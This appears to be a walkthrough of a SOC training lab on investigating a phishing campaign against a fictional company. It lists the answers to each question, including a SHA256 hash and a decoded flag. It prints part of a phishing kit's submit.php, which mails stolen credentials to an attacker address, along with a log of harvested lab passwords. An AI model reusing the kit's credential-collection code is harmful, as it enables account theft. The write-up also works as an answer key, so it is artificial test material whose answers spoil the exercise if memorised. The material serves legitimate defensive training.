

SOC/L1 - 5.6. Snapped Phish-ing Line

As a member of the IT department at SwiftSpend Financial, you are responsible for assisting employees with technical concerns. What initially appeared to be a routine day quickly escalated when multiple employees across different departments reported receiving a suspicious email. Several users noted unusual characteristics in the message, and unfortunately, some had already submitted their credentials and were no longer able to access their accounts. With the potential for a wider compromise, the incident has been escalated for investigation. Your task is to analyze the available evidence, determine the scope of the attack, and uncover how the adversary operated.

Once the environment has loaded in the split-screen view, navigate to the desktop and open the `phish-emails` folder to begin your investigation.

Answer the questions below

Begin reviewing the emails in the phish-emails folder on your desktop. Which individual received the email regarding a Quote for Services Rendered? William McClean

From Group Marketing Online Accounts Payable <Accounts.Payable@groupmarketingonline.icu>
To William McClean <william.mcclean@swiftspend.finance> @
Subject **Quote for Services Rendered: processed on June 29, 2020, 10:01:32 AM**

NOTE: This message is from an EXTERNAL SENDER - be CAUTIOUS, particularly the IT team for suspicious content/activity.

Good Day!

As discussed, please find attached quote.

If you have any queries, please contact us by emailing Accounts.Payable@groupmarketingonline.icu

Warm regards,



Jonathan F. Rich

Account Manager | Group Marketing Online

m: (800) 555-0299

t: (800) 555-0199

e: Accounts.Payable@groupmarketingonline.icu

31337 Waysbroad

Public Luggage 99929, Oldmarket, Yorkshire 1024,
New Island



> 1 attachment: Quote.pdf 107 KB

What email address was used by the adversary to send the phishing emails?


Accounts.Payable@groupmarketingonline.icu

Investigate the attachment in the email addressed to Zoe Duncan. What is the root domain of the redirection URL found within the file?

kennaroads.buzz (Examined the email headers and source information.)


Open the attachment in your VM web browser. Which company is the login page impersonating?

Microsoft



Let's check if the attacker left any files exposed on the same website. Navigate to the /data directory. What is the name of the archive file?

Update365.zip




Download the phishing kit archive to your virtual environment. Using the sha256sum command, what is the SHA256 hash of the file?

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

```
damianhall@ip-10-112-153-97:~$ sha256sum Downloads/Update365.zip
ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686 Downloads/Update365.zip
```

Investigate the file hash from the previous question using VirusTotal (opens in new tab). Aside from phishing, what other threat category is assigned to the ZIP archive? Trojan



Review the VirusTotal Details page for the phishing kit. How many files are contained within the archive? 49

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d

SSDEEP	12288:LSJ0xOWbpFloGusJ2ufRHZ
TLSH	T164841219B513E32ED85FA67D8
File type	ZIP compressed zip
Magic	Zip archive data, at least v2.0 to ex
TrID	ZIP compressed archive (100%)
Magika	ZIP
File size	393.55 KB (402999 bytes)
F-PROT packer	appended

History ⓘ

First Submission	2020-04-08 21:55:50 UTC
Last Submission	2026-07-18 21:17:00 UTC
Last Analysis	2026-07-21 01:12:41 UTC
Earliest Contents Modification	2019-10-06 19:01:20
Latest Contents Modification	2020-04-07 00:17:14

Names ⓘ

Update365.zip
update.zip
abc.zip

Bundle Info ⓘ

Contents Metadata

Contained Files	49
Uncompressed Size	520.27 KB
Earliest Content Modification	2019-10-06 19:01:20
Latest Content Modification	2020-04-07 00:17:14

Let's see if the attacker has exposed any captured credentials. Navigate to the /data/Update365/ directory and investigate the log file. What is the email address of the user who submitted their credentials more than once?

michael.ascot@swiftspend.finance

```

-----
Client IP: 158.62.17.197
User Agent : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) G
Country : Philippines
Date: Mon Jun 29, 2020 10:00 am
--- http://www.geoiptool.com/?IP=158.62.17.197 ----
--+ Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----

Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit:
Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--+ Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : zoe.duncan@swiftspend.finance
Password : Passw0rd1!
-----

Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit:
Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--+ Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----

```

Extract the phishing kit archive and locate the submit.php file. What email address is used by the adversary to collect compromised credentials?

m3npat@yandex.com

```
submit.php
~/cache/.fr-FU09gL/Update365/office365/Validation

index.php × updat.cmd × robots.txt ×

array(99,111,100,101,114,99,118,118,115,64,103,109,97,105,108,46,99,111,1
89     $count = count($array);
90     for ($i = 0; $i < $count; $i++) {
91         $sorter .= chr($array[$i]);
92     }
93     return array($sorter, $GLOBALS['recipient']);
94 }
95
96 if ($passchk < 6)
97 {
98     $passerr = 0;
99 }
100 else
101 {
102     $passerr = 1;
103 }
104
105
106 if ($passerr == 0)
107 {
108     header("Location: index.php?url&email=$email&error=2");
109 }
110 else
111 {
112     mail("m3npat@yandex.com", $bron, $message, $lagi);
113     header("Location: retry.php?url&email=$email&error=2");
114 }
115
116 ?>
117
118
119
```

Return to the phishing URL and locate the flag.txt file. Using CyberChef (opens in new tab) to decode the flag, what is the secret value?

THM{pL4y_w1Th_tH3_URL}

